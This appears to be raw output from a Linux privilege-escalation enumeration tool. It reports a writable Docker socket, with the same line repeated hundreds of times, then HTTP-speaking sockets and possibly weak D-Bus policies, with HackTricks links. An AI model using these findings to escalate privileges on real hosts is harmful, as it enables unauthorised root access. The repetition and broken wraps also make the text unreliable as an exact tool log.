Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
```

```
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
```

```
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
```

```
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
```

```
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
```

```
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
```

```
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)

[+] HTTP sockets
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets
Socket /var/run/mysqld/mysqld.sock owned by mysql uses HTTP. Response to /index:
5.7.25-0ubuntu0.18.04.243"K���4._d#S6RhLmysql_native_password!Got packets out of order
Socket /var/run/docker.sock owned by root uses HTTP. Response to /index:
{"message":"page not found"}
Socket /run/snapd.socket owned by root uses HTTP. Response to /index:
{"type":"sync","status-code":200,"status":"OK","result":["TBD"]}
Socket /run/snapd-snap.socket owned by root uses HTTP. Response to /index:
{"type":"error","status-code":401,"status":"Unauthorized","result":{"message":"access
denied","kind":"login-required"}}

[+] D-Bus config files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#d-bus
Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf (        <policy
user="dnsmasq">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.thermald.conf
(        <policy group="power">)

[+] D-Bus Service Objects list
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#d-bus
NAME                                PID PROCESS         USER             CONNECTION
UNIT                      SESSION    DESCRIPTION
:1.0                                658 systemd-resolve systemd-resolve  :1.0          systemd-
resolved.service  -          -
:1.1                                645 systemd-network systemd-network  :1.1          systemd-
networkd.service  -          -
```

```
:1.162                          25230 busctl          r00t             :1.162
session-85.scope          85          -
:1.2                              1 systemd         root             :1.2
init.scope                -         -
:1.3                            752 systemd-logind  root             :1.3          systemd-
logind.service    -          -
:1.5                            756 accounts-daemon root             :1.5          accounts-
daemon.service    -          -
:1.6                            843 polkitd         root             :1.6
polkit.service            -         -
:1.8                            823 networkd-dispat root             :1.8          networkd-
dispatcher.se…ce -          -
:1.9                            833 unattended-upgr root             :1.9          unattended-
upgrades.se…ce -          -
com.ubuntu.LanguageSelector       - -               -                (activatable)
-                         -
com.ubuntu.SoftwareProperties     - -               -                (activatable)
-                         -
org.freedesktop.Accounts        756 accounts-daemon root             :1.5          accounts-
daemon.service    -          -
org.freedesktop.DBus              1 systemd         root             -
init.scope                -         -
org.freedesktop.PolicyKit1      843 polkitd         root             :1.6
